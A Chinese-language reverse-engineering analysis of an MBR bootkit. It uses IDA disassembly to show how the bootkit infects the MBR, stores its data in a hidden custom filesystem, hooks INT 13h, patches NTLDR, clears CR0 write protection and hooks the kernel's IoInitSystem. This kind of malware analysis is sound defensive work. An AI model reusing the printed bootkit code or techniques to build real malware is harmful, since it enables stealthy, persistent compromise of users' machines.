

图 2

1. MBR1

如图 3 所示，在 MBR 区，读取磁盘上的感染数据到 0x7c00 地址处。

```
seg000:7C1D 66 31 C0          xor     eax, eax
seg000:7C20 BE BE 07          mov     si, 7BEh
seg000:7C23 B1 04             mov     cl, 4
seg000:7C25
seg000:7C25                   loc_7C25:                               ; CODE XREF: seg000:7C36↓j
seg000:7C25 66 39 44 08       cmp     [si+8], eax                     ; 遍历磁盘分区
seg000:7C29 72 08             jb      short loc_7C33
seg000:7C2B 66 8B 44 08       mov     eax, [si+8]                     ; 在线性寻址方式下的分区相对扇区地址
seg000:7C2B                                                           ; (对于基本分区即为绝对地址)
seg000:7C2F 66 03 44 0C       add     eax, [si+0Ch]                   ;  分区大小 (总扇区数)
seg000:7C33
seg000:7C33                   loc_7C33:                               ; CODE XREF: seg000:7C29↑j
seg000:7C33 83 C6 10          add     si, 10h
seg000:7C36 E2 ED             loop    loc_7C25
seg000:7C38 66 09 C0          or      eax, eax
seg000:7C3B 74 14             jz      short loc_7C51
seg000:7C3D 66 83 C0 02       add     eax, 2                          ; 获得磁盘感染数据的的扇区地址,
seg000:7C3D                                                           ;
seg000:7C3D                                                           ;    BlockNum
seg000:7C41 B9 40 00          mov     cx, 40h                         ; BlockCount
seg000:7C44 BB 00 7C          mov     bx, 7C00h                       ; BufferAddr
seg000:7C47 E8 43 00          call    my_ReadDisk                     ; 从磁盘感染扇区地址处读取0x40个扇区数据到0x7c00处
seg000:7C4A 72 05             jb      short loc_7C51
seg000:7C4C EA 00 7C 00 00    jmp     far ptr loc_7C00                ; 跳转到0x7c00
seg000:7C51                   ; ---------------------------------------------------------------------------
```

图 3

遍历磁盘分区，找到确定最后一个磁盘分区后面的第一块扇区的地址（secsofoverlaydisk），获得磁盘感染数据的扇区地址（磁盘分区最后一块扇区地址+2，即最后一个磁盘分区后面第三个扇区地址），从磁盘感染扇区地址处读取 0x40 个扇区数据到 0x7c00 处，即回写 MBR 处的数据，再跳转到 0x7c00 处执行新回写的病毒代码。如果以上流程发现错误，则直接读取磁盘分区号为 0x80 的磁盘分区（即引导分区）的 DBR 回写 MBR，再跳转至 0x7c00，进入正常的系统流程。

2. MBR2

2.1 获取每个分区的文件格式属性

木马会获取每一个主分区及扩展分区的一些属性值，放到一个 0x5000 地址为起始地址的结构体（attrstruct 结构体大小为 1F）数组内，如图 4 所示。

```
seg000:93F3                   loc_93F3:                               ; CODE XREF: my_getformatperdisk+E2↓j
seg000:93F3 BE BE 61          mov     si, 61BEh
seg000:93F6 8D BE 50 FF       lea     di, [bp-0B0h]
seg000:93FA B9 10 00          mov     cx, 10h
seg000:93FD F3 66 A5          rep movsd
seg000:9400 8A 86 54 FF       mov     al, [bp-0ACh]
seg000:9404 08 C0             or      al, al
seg000:9406 74 16             jz      short loc_941E
seg000:9408 3C 05             cmp     al, 5                           ; 06-FAT16, 0B-FAT32, 0F-LBA模式扩展分区, 05-扩展分
seg000:940A 74 04             jz      short loc_9410
seg000:940C 3C 0F             cmp     al, 0Fh                         ; 分区的系统类型是扩展分区;
seg000:940C                                                           ;
seg000:940E 75 07             jnz     short loc_9417
seg000:9410
seg000:9410                   loc_9410:                               ; CODE XREF: my_getformatperdisk+4C↑j
seg000:9410 66 03 9E 58 FF    add     ebx, [bp-0A8h]
seg000:9415 EB 07             jmp     short loc_941E                  ; 该分区首扇区的相对扇区号
seg000:9417                   ; ---------------------------------------------------------------------------
seg000:9417
seg000:9417                   loc_9417:                               ; CODE XREF: my_getformatperdisk+50↑j
seg000:9417 8D BE 50 FF       lea     di, [bp-0B0h]
seg000:941B E8 86 00          call    my_getformat                    ; 获得磁盘的文件格式
```

图 4

该结构体的主要结构如下：

```
stuct attrstruct{
    +0  dword   addr            ;病毒数据存放的原始地址，以扇区为单位
    +4  dword   sizeofsec       ;扇区尺寸
    +8  dword   secsofdisk      ;磁盘总扇区数
    +A  byte    flag;           ;4Eh
    +B  word    secspercluster  ;每簇扇区数
    +D  word    bytespersec;    ;每扇区字节数
    +F  byte numperMFT;         ;每 MFT 记录簇数
```

```
    +10 dword     NumofMFT;        ;$MFT 的逻辑扇区号
    +13 byte clustersperindex;     ;每索引簇数
    +14 byte diskflag;             ;该分区系统类型标志
    +1E BYTE      DISK             ;磁盘分区号
}
```

该属性结构存放在 5000h 处，每个结构大小 1F，其中 Flag 为其文件系统的格式，定义为：

1）NTFS 为 N

2）Fat16 为 10h

3）Fat32 为 20h

4）自定义的文件系统，其标识为 R（主要用来读写磁盘中病毒感染部分的数据）

5）如果出现下列任一情况时，Flag 标识为 C。用 int13h 的 48h 号指令获取磁盘参数信息失败时；磁盘为 PATA；驱动器写入时不支持写入校验；扇区的大小为 0x800。

2.2 获取每个文件的属性

病毒对 NTFS 和 FAT 的文件系统均做了相应的处理，这里以 NTFS 和其自定义的文件系统（以下文件会简称为 RFS）为例说明病毒的大致流程。

病毒会将几个文件的基本信息存放在一个大小为 0x31 的结构里边，该结构紧接着磁盘信息的 0x1F 结构存放；根据 2.1 中的 0x1F 结构的磁盘信息，遍历各个磁盘分区，查找到相应的文件；如果结构中的 flag 为 N，则通过 NTFS 的方式查找样本，如图 5 所示。查找流程如下：

```
seg000:8EDB
seg000:8EDB                     my_writefile_0 proc near               ; CODE XREF: sub_8E51+43↑p
seg000:8EDB 67 66 FF 75 04      push    large dword ptr [ebp+4]
seg000:8EE0 80 BE 3B FF 4E      cmp     byte ptr [bp-0C5h], 'N'
seg000:8EE5 75 0E               jnz     short loc_8EF5
seg000:8EE7 66 C7 86 11 FF 6F+  mov     dword ptr [bp-0EFh], 'nepo'
seg000:8EF0 E8 84 12            call    my_findfileonNTFS              ; NTFS格式下的文件读写
seg000:8EF0                                                            ; 如果参数为Load则为读，为$rit为写
seg000:8EF0                                                            ;
seg000:8EF0                                                            ;
seg000:8EF0                                                            ;
seg000:8EF3 EB 39               jmp     short loc_8F2E
```

图 5

遍历 MFT 记录，通过分析比对 MFT 记录中文件的目录属性（属性类型为 0x90 和 0xA0（大目录））的文件名属性的文件名，找到目标文件的层级关系。如果找到目标文件，则读取文件的一些基本存储信息，如扇区地址、大小等信息存放在 0x31 的结构里边；读取文件的函数，若[bp-0EFh]的值为“open”，则既可以读文件也可以写文件，但实际中并未发现这段程序使用这个函数进行写操作，如图 6 所示。

```
seg000:A2EB
seg000:A2EB                     local_writefile:                        ; CODE XREF: my_findfileonNTFS+63↑j
seg000:A2EB                                                             ; my_findfileonNTFS+B1↑j ...
seg000:A2EB 66 81 BE 11 FF 6F+cmp     dword ptr [bp-0EFh], 'nepo'       ; 如果查找到是目标文件，则写入
seg000:A2F4 74 49               jz      short loc_A33F
seg000:A2F6 66 8B 04            mov     eax, [si]
seg000:A2F9 66 89 46 D4         mov     [bp-2Ch], eax
seg000:A2FD 66 0F B7 44 04      movzx   eax, word ptr [si+4]
seg000:A302 66 89 46 D8         mov     [bp-28h], eax
seg000:A306 E8 A4 00            call    my_writeorreaddisk
seg000:A309 0F 82 9B 00         jb      local_end
seg000:A30D E8 3C 08            call    sub_AB4C
seg000:A310 0F 82 94 00         jb      local_end
seg000:A314 67 66 8B 45 08      mov     eax, [ebp+8]
seg000:A319 F8                  clc
seg000:A31A E9 8B 00            jmp     local_end
seg000:A31D                     ; ---------------------------------------------------------------------------
seg000:A31D
seg000:A31D                     loc_A31D:                               ; CODE XREF: my_findfileonNTFS+6B↑j
seg000:A31D                                                             ; my_findfileonNTFS+B9↑j ...
seg000:A31D 66 F7 44 48 00 00+test    dword ptr [si+48h], 10000000h     ; local_readfile
seg000:A325 74 7A               jz      short loc_A3A1
seg000:A327 66 8B 04            mov     eax, [si]
seg000:A32A 66 89 46 D4         mov     [bp-2Ch], eax
seg000:A32E 66 0F B7 44 04      movzx   eax, word ptr [si+4]
seg000:A333 66 89 46 D8         mov     [bp-28h], eax
seg000:A337 E8 73 00            call    my_writeorreaddisk              ; 此处为读数据
```

图 6

如果结构中的 flag 为 R，则通过其 RFS 自定义的方式查找文件，其实磁盘中的感染代码就是用的这种自定义的文件系统进行存储，即磁盘被感染的代码可做一个磁盘分区，该分区采用的就是这种标识为 R 的文件系统格式。

1）RFS 以扇区为基本存储单位；

2）扇区地址从 0 开始标识，即第一个扇区的扇区地址为 0，如图 7 所示；

3）第一个扇区，即 0 号扇区是一个目录表，每个目录大小为 0x40；

struct indextable{

+0 DWORD Address; //相对扇区地址，相对于 RFS 的起始扇区

+8 DWORD SizeOfFile; //文件的大小（单位扇区）

+10 DWORD //此处存放的也是文件的大小等于+8 处的值

+20 Char szFileName[0x20]; //文件名

}

4）从上面的结构可以看出来，RFS 并没有根目录的概念，所以查找文件时直接根据文件名查找目录表，即可查找到相应文件的地址和大小信息。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	01	00	00	00	00	00	00	00	00	02	00	00	00	00	00	00	.....
00000010	00	02	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000020	30	46	31	33	43	37	33	41	41	42	30	44	34	45	30	30	0F13C73AAB0D4E00
00000030	30	30	32	38	30	33	38	43	39	39	44	33	31	32	35	41	0028038C99D3125A
00000040	02	00	00	00	00	00	00	00	00	80	00	00	00	00	00	00	.....▌.....
00000050	00	80	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.▌.....

图 7

将文件信息结构简化一个大小为 0x0D 的结构，存放在地址 81F3h 处（即病毒代码的代码段内，以保证该数据可以随着代码的迁移复制，而得到应用），如图 8 所示，其结构的主要结构如下：

struct fileaddr{

+0 dword dwflag; 标识（要），如果'R'标识为 1，如果'C'标识为 2，否则为 0

+4 dword numofsec; 数据的扇区地址

+8 dword sizeofdata; 数据块的大小（字节）

+c byte diskflag; 磁盘标识

}

```
seg000:8106 74 31            jz      short locret_8139
seg000:8108 66 50            push    eax
seg000:810A E8 0B 0B         call    my_GetDataAddr          ; 获得相应数据块的扇区地址
seg000:810A                                                  ; ebx 为扇区地址
seg000:810A                                                  ; eax 是一个标识，暂定
seg000:810A                                                  ;
seg000:810A                                                  ;
seg000:810A                                                  ;
seg000:810D 66 09 C0         or      eax, eax
seg000:8110 74 27            jz      short locret_8139
seg000:8112 66 81 C7 F3 81 00+add     edi, 81F3h
seg000:8119 67 66 89 0F      mov     [edi], ecx
seg000:811D 67 66 89 5F 04   mov     [edi+4], ebx
seg000:8122 67 66 89 47 08   mov     [edi+8], eax
seg000:8127 8A 1E 3A 81      mov     bl, ds:my_g_flag
seg000:812B 67 88 5F 0C      mov     [edi+0Ch], bl
seg000:812F C6 06 3A 81 FF   mov     ds:my_g_flag, 0FFh
seg000:8134 66 FF 06 EF 81   inc     ds:dword_81EF
```

图 8

2.3 获取每个文件的属性，恢复正常的 MBR

读取正常 MBR，从读取的文件路径来看，原始的 MBR 是存放在 RFS（即存放病毒感染数据的自定义系统）中的，如图 9 所示。

```
seg000:DCC2                 ; 获取正常的MBR备份数据
seg000:DCC2
seg000:DCC2                 my_GetSrcMbr proc near              ; CODE XREF: my_GetSrcMBRfp
seg000:DCC2 66 68 00 7C 00 00 push    large 7C00h
seg000:DCC8 66 68 62 DD 00 00 push    large offset a?0f13c73aab0d4e000028038c ; "?:\\0F13C73AAB0D4E000028038C99D3125A"
seg000:DCCE E8 32 AF         call    j_my_LoadFiletoMemByFileName
seg000:DCD1 72 12            jb      short locret_DCE5
```

图 9

原始 MBR 会通过 2.2 中介绍的 RFS 方式找到 MBR 的存放地址和大小，通过查看 RFS 目录可以知道，该段数据被存放在起始扇区为 1 号扇区，即 RFS 中的第 2 个扇区的数据段中，大小为 0x200，即 512Bytes，如图 10 所示，之后将 MBR 写回 0x7c00。

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
00000000  01 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00  ................
00000010  00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000020  30 46 31 33 43 37 33 41 41 42 30 44 34 45 30 30  0F13C73AAB0D4E00
00000030  30 30 32 38 30 33 38 43 39 39 44 33 31 32 35 41  0028038C99D3125A
00000040  02 00 00 00 00 00 00 00 00 80 00 00 00 00 00 00  .........▌......
00000050  00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .▌..............
```

图 10

2.4 Hook 13h 号中断

1）通过 413h 查找基本内存的大小，获得的大小以 KB 为单位；

2）在基本内存末端分配 4KB 的空间，并将以此地址做为程序的基地址，保存在寄存器 ES 中；

3）拷贝当前程序中 0xE400 地址为起始的大小为 0xBCC Bytes 的数据到 ES:00 中，即上述分配的 4KB 地址空间中；

4）将 13h 号中断的地址（即 0:4CH 存放的地址）保存到 ES:190H 中；

5）将 ES:4EH 地址填入 ds:4Ch（0:4CH）处（对应当前程序的 0xE44E 处），即完成对 13h 号中断的 Hook。如图 11 所示。

```
seg000:E40D                                                     ; CL = year in BCD
seg000:E40D                                                     ; CH = century (19h or
seg000:E40F 72 38             jb      short loc_E449
seg000:E411 80 F9 00          cmp     cl, 0
seg000:E414 74 33             jz      short loc_E449
seg000:E416 80 FE 22          cmp     dh, 22h
seg000:E419 77 2E             ja      short loc_E449
seg000:E41B 06                push    es
seg000:E41C BE 13 04          mov     si, 413h
seg000:E41F 83 2C 04          sub     word ptr [si], 4
seg000:E422 AD                lodsw
seg000:E423 C1 E0 06          shl     ax, 6
seg000:E426 8E C0             mov     es, ax
seg000:E428 31 FF             xor     di, di
seg000:E42A BE 00 E4          mov     si, 0E400h
seg000:E42D 66 B9 CC 0B 00 00 mov     ecx, 0BCCh
seg000:E433 F3 A4             rep movsb
seg000:E435 66 A1 4C 00       mov     eax, ds:4Ch
seg000:E439 26 66 A3 90 01    mov     es:190h, eax              ; E400+190
seg000:E439                                                     ; E40:190
seg000:E43E C7 06 4C 00 4E 00 mov     word ptr ds:4Ch, 4Eh      ; E40:4E
seg000:E444 8C 06 4E 00       mov     word ptr ds:4Eh, es
seg000:E448 07                pop     es
seg000:E449
```

图 11

之后跳转到 0x7c00 处，执行正常的 MBR 代码，如图 12 所示。

```
seg000:DC1D
seg000:DC1D                   loc_DC1D:                       ; CODE XREF: sub_E400:loc_DC03↑j
seg000:DC1D 8A 16 40 DD       mov     dl, ds:byte_DD40
seg000:DC21 66 8B 26 08 FC    mov     esp, ds:0FC08h
seg000:DC26 67 88 54 24 14    mov     [esp+20h+var_C], dl
seg000:DC2B 66 61             popad
seg000:DC2D EA 00 7C 00 00    jmp     far ptr loc_7C00
seg000:DC2D                   ; END OF FUNCTION CHUNK FOR sub_E400
```

图 12

3. Hook 13h Code

上面已将 13h 号中断 Hook，接下来当代码调用 13h 号中断时，就会跳到 Hook 处的代码，此处代码的大致流程如下。

3.1 检测 13h 号中断地址

检测 13h 号中断地址处的地址是否为病毒 ShellCode 的地址，在 Hook 完 13h 号中断到进入系统过程中，有可能有第三方程序或者病毒加密 13h 中断处的地址和函数，这里如果检测到 13h 地址被篡改，则将 190h 处存放的原 13h 号中断地址替换为篡改后的 13h 号中断地址处的地址，并直接跳转到正常的 13h 地址代码处执行。如图 13 所示。

```
seg000:0194
seg000:0194                   sub_194 proc near               ; CODE XREF: seg000:0051↑p
seg000:0194 1E                push    ds
seg000:0195 66 50             push    eax
seg000:0197 31 C0             xor     ax, ax
seg000:0199 8E D8             mov     ds, ax
seg000:019B 81 3E 4C 00 4E 00 cmp     word ptr ds:byte_4C, 4Eh ; 'N'
seg000:01A1 74 28             jz      short loc_1CB
seg000:01A3 66 A1 4C 00       mov     eax, dword ptr ds:byte_4C
seg000:01A7 2E 66 87 06 90 01 xchg    eax, cs:dword_190
seg000:01AD 2E 66 C7 06 CF 01+mov     dword ptr cs:sub_1CF, 0EA02C483h
seg000:01B7 2E 66 A3 D3 01    mov     dword ptr cs:loc_1D3, eax
seg000:01BC C7 06 4C 00 54 00 mov     word ptr ds:byte_4C, offset loc_54
seg000:01C2 8C 0E 4E 00       mov     word ptr ds:loc_4E, cs
seg000:01C6 66 58             pop     eax
seg000:01C8 1F                pop     ds
seg000:01C9 EB 04             jmp     short sub_1CF
```

图 13

3.2 判断 13h 中断的子功能号

如果子功能号不为 2h（读）或者 42h（扩展读），则通过 JMP 的方式跳转到 CS:190 处，即 13h 的正常函数入口地址处，如图 14 所示。

```
seg000:004E E8 7E 01          call    sub_1CF
seg000:0051 E8 40 01          call    sub_194
seg000:0054
seg000:0054                   loc_54:                         ; DATA XREF: sub_194+28↓o
seg000:0054 80 FC 42          cmp     ah, 42h ; 'B'
seg000:0057 74 07             jz      short loc_60
seg000:0059 80 FC 02          cmp     ah, 2
seg000:005C 0F 85 2F 01       jnz     my_Normal_13H           ; 正常的13H中断函数地址
seg000:0060
seg000:0060                   loc_60:                         ; CODE XREF: seg000:0057↑j
seg000:0060 50                push    ax
seg000:0061 51                push    cx
seg000:0062 9C                pushf
seg000:0063 0E                push    cs
seg000:0064 E8 28 01          call    my_Normal_13H           ; 正常的13H中断函数地址
seg000:0067 59                pop     cx
seg000:0068
```

图 14

如果子功能号为 2h（读）或者 42h（扩展读），则通过 Call 方式执行 CS:190 处的代码（13h 的正常函数），即执行完还可以返回继续执行待执行的病毒代码。

3.3 定位 NTLDR 的特征并进行 Hook

1)Hook 13h 子功能 2h 和 42h，对每次读取的数据查找特征 8B F0 85 F6 74 21/22 80 3D，确定要 Hook 的位置。

2）将 HOOK 处的 6 个字节放在当前地址空间的 0x3D2 偏移处；

3）通过绝对地址的 Call 指令 15FF，Hook 查找到的地址点，此处 Shellcode 地址为当前地址空间的 0x1D8 偏移处，如图 15 所示。

```
seg000:0161
seg000:0161                   sub_161 proc near               ; CODE XREF: seg000:loc_E6↑p
seg000:0161 4F                dec     di
seg000:0162 26 66 8B 05       mov     eax, es:[di]
seg000:0166 66 A3 D2 03       mov     ds:dword_3D2, eax
seg000:016A 26 8B 45 04       mov     ax, es:[di+4]
seg000:016E A3 D6 03          mov     ds:word_3D6, ax
seg000:0171 B8 FF 15          mov     ax, 15FFh
seg000:0174 AB                stosw
seg000:0175 66 8C C8          mov     eax, cs
seg000:0178 66 C1 E0 04       shl     eax, 4
seg000:017C 66 01 06 8B 01    add     ds:dword_18B, eax
seg000:0181 66 05 8B 01 00 00 add     eax, offset dword_18B
seg000:0187 66 AB             stosd
seg000:0189 C3                retn
seg000:0189                   sub_161 endp
seg000:0189
seg000:0189                   ;---------------------------------------------------------------------------
seg000:018A 00                byte_18A db 0                   ; DATA XREF: seg000:0085↑r
seg000:018A                                                   ; seg000:00B7↑w ...
seg000:018B D8 01 00 00       dword_18B dd 1D8h               ; DATA XREF: sub_161+1B↑w
seg000:018B                                                   ; sub_161+20↑o
seg000:018F EA                byte_18F db 0EAh                ; CODE XREF: seg000:005C↑j
seg000:018F                                                   ; seg000:0064↑p
seg000:0190 00                unk_190 db    0                 ; DATA XREF: seg000:0039↑w
seg000:0190                                                   ; seg000:loc_14D↑r ...
seg000:0191 00                db    0
```

图 15

4. Hook NTLDR 的 Shellcode

进行到这里，代码就进入了保护模式（32 位），NTLDR 文件其实包含两个文件，一个 16 位的 BIN 文件和 32 位的程序 OSLoad.exe，这里的 Hook 点实际上是对 OSLoad.exe 的 Hook。

4.1 关闭写保护位 WP

1）CR0 的位 16 是写保护（Write Proctect）标志。当设置该标志时，处理器会禁止超级

用户程序（例如特权级 0 的程序）向用户级只读页面执行写操作。

2）在函数内还会计算 ESI 的值，ESI 指向的数据将是下一个 Hook 的 ShellCode 代码数据，如图 16 所示。

```
seg000:0000E820 8B 7C 24 2C       mov     edi, [esp+28h+arg_0]
seg000:0000E824 E8 00 00 00 00    call    $+5
seg000:0000E829 5E                pop     esi
seg000:0000E82A 83 EE 57          sub     esi, 57h ; 'W'
```

图 16

4.2 恢复 3.3 中的 Hook 点

在 3.3 中，我们知道 NTLDR Hook 点的原 6 个字节存放在了当前地址空间偏移 0x3D2 处，这里会从 0x3D2 处恢复这 6 个字节填充到原地址。如图 17 所示。

```
seg000:0000E5D8 83 2C 24 06       sub     dword ptr [esp], 6          ; 422A75
seg000:0000E5DC E8 2C 02 00 00    call    my_resume_3d2h_and_Closecr0WP ; 找到HOOK处的原6个字节代码，存放在es:3D2H处
seg000:0000E5DC                                                       ; 然后关闭Cr0的写标志位WP（Cr0的16位）
seg000:0000E5E1 B9 06 00 00 00    mov     ecx, 6
seg000:0000E5E6 F3 A4             rep movsb
seg000:0000E5E8 83 EE 06          sub     esi, 6                      ; 恢复之前的Hook代码，
seg000:0000E5E8                                                       ; HOOK处的原6个字节代码，存放在es:3D2H处
seg000:0000E5EB 8B 7C 24 2C       mov     edi, [esp+2Ch]              ;
```

图 17

4.3 通过特征查找到代码中的 LDR 结构，继而查找到内核文件

1）获取当前程序（OSLoad.exe)的基址。

2）从基址处查找特征码 C7 00 40 46 34 .* A1，如图 18 所示。

```
seg000:0000E5EB 8B 7C 24 2C       mov     edi, [esp+2Ch]              ;
seg000:0000E5EB                                                       ;
seg000:0000E5EB                                                       ; EXE的地址
seg000:0000E5EF 81 E7 00 00 F0 FF and     edi, 0FFF00000h             ; 获得EXE基址
seg000:0000E5F5 B0 C7             mov     al, 0C7h ; '?'
seg000:0000E5F7
seg000:0000E5F7                   loc_E5F7:                           ; CODE XREF: seg000:0000E5F8↓j
seg000:0000E5F7                                                       ; seg000:0000E600↓j
seg000:0000E5F7 AE                scasb
seg000:0000E5F8 75 FD             jnz     short loc_E5F7
seg000:0000E5FA 81 3F 46 34 00 40 cmp     dword ptr [edi], 40003446h
seg000:0000E600 75 F5             jnz     short loc_E5F7
seg000:0000E602
seg000:0000E602                   loc_E602:                           ; CODE XREF: seg000:0000E605↓j
seg000:0000E602 B0 A1             mov     al, 0A1h ; '?'
seg000:0000E604 AE                scasb
seg000:0000E605 75 FB             jnz     short loc_E602
seg000:0000E607 8B 07             mov     eax, [edi]                  ;  Edi <- LIST_ENTRY
seg000:0000E607                                                       ;  struct  BlLoaderBlock
```

图 18

3）特征 A1 后面的一个 DWORD 即是一个指向 BlLoaderBlock 结构的指针，如图 19 所示。

```
.text:00415910 84 C9              test    cl, cl
.text:00415912 75 F0              jnz     short loc_415904
.text:00415914 C7 46 34 00 40 00+ mov     dword ptr [esi+34h], 4000h
.text:0041591B 66 C7 46 38 01 00  mov     word ptr [esi+38h], 1
.text:00415921 A1 C4 82 46 00     mov     eax, my_flag_BlLoaderBlock
.text:00415926 8D 48 04           lea     ecx, [eax+4]
```

图 19

4）BlLoaderBlock 结构其实是一个 LDR 结构，代码如下：

```
struct _BlLoaderBlock
{
  +00h   LIST_ENTRY        module list links
  +08h   [10h]             ???
```

+18h PTR image base address
+1Ch PTR module entry point
+20h DWORD size of loaded module in memory
+24h UNICODE_STRING full module path and file name
+2Ch UNICODE_STRING module file name
}

5）BlLoaderBlock 结构中偏移+24 处的全路径即是一个内核文件 ntkrn 的文件全路径，这里的文件名会根据具体环境的不同而不同，有 4 个不同的文件名，分别对应以下 4 种不同的环境。

ntoskrnl - 单处理器，不支持 PAE
ntkrnlpa - 单处理器，支持 PAE
ntkrnlmp - 多处理器，不支持 PAE
ntkrpamp - 多处理器，支持 PAE

6）BlLoaderBlock 结构中偏移+18 处即为内核程序在内存中的基地址。

4.4 Hook 内核文件

通过 4.3 查找到的 BlLoaderBlock 结构，可以定位到内核文件基址入口点等一些信息，通过特征查找到 call _IoInitSystem@4 处，如果内核为单处理器则查找特征“6A 4B 6A 19 89 ?? ?? ?? ?? ?? ?? E8 * E8”，如果内核为多处理器则查找特征“6A 19 6A 4B 89 ?? ?? ?? ?? ?? ?? E8 * E8”，如图 20 所示。

```
seg000:0000E792                         loc_E792:                               ; CODE XREF: my_get_IoInitSystem_addr+18↓j
seg000:0000E792                                                                 ; my_get_IoInitSystem_addr+28↓j ...
seg000:0000E792 B0 6A                   mov     al, 6Ah ; 'j'
seg000:0000E794 F2 AE                   repne scasb
seg000:0000E796 75 37                   jnz     short loc_E7CF
seg000:0000E798 81 7F FF 6A 4B 6A+cmp   dword ptr [edi-1], 196A4B6Ah     ; ntoskrnl - 单处理器，不支持PAE
seg000:0000E798 19                                                      ; ntkrnlpa - 单处理器，支持PAE
seg000:0000E79F 74 0A                   jz      short loc_E7AB
seg000:0000E7A1 81 7F FF 6A 19 6A+cmp   dword ptr [edi-1], 4B6A196Ah     ; ntkrnlmp - 多处理器，不支持PAE
seg000:0000E7A1 4B                                                      ; ntkrpamp - 多处理器，支持PAE
seg000:0000E7A8 75 E8                   jnz     short loc_E792
seg000:0000E7AA 47                      inc     edi
seg000:0000E7AB
seg000:0000E7AB                         loc_E7AB:                               ; CODE XREF: my_get_IoInitSystem_addr+F↑j
seg000:0000E7AB 80 7F 03 89             cmp     byte ptr [edi+3], 89h ; '?'
seg000:0000E7AF 75 03                   jnz     short loc_E7B4                  ; INIT:005C9AA0 E8 3C F1 E6 FF    call
seg000:0000E7AF                                                                 ; INIT:005C9AA5 FF B5 90 FB FF FF push
seg000:0000E7AF                                                                 ; INIT:005C9AAB E8 44 E6 FF FF    call
seg000:0000E7AF                                                                 ; INIT:005C9AB0 84 C0             test
seg000:0000E7B1 83 C7 06                add     edi, 6
seg000:0000E7B4
seg000:0000E7B4                         loc_E7B4:                               ; CODE XREF: my_get_IoInitSystem_addr+1F↑j
seg000:0000E7B4 80 7F 03 E8             cmp     byte ptr [edi+3], 0E8h ; '?'    ; INIT:005C9AA0 E8 3C F1 E6 FF    call
seg000:0000E7B4                                                                 ; INIT:005C9AA5 FF B5 90 FB FF FF push
seg000:0000E7B4                                                                 ; INIT:005C9AAB E8 44 E6 FF FF    call
seg000:0000E7B4                                                                 ; INIT:005C9AB0 84 C0             test
seg000:0000E7B8 75 D8                   jnz     short loc_E792
seg000:0000E7BA 8D 5F 08                lea     ebx, [edi+8]
seg000:0000E7BD 87 DF                   xchg    ebx, edi
seg000:0000E7BF B0 E8                   mov     al, 0E8h ; '?'
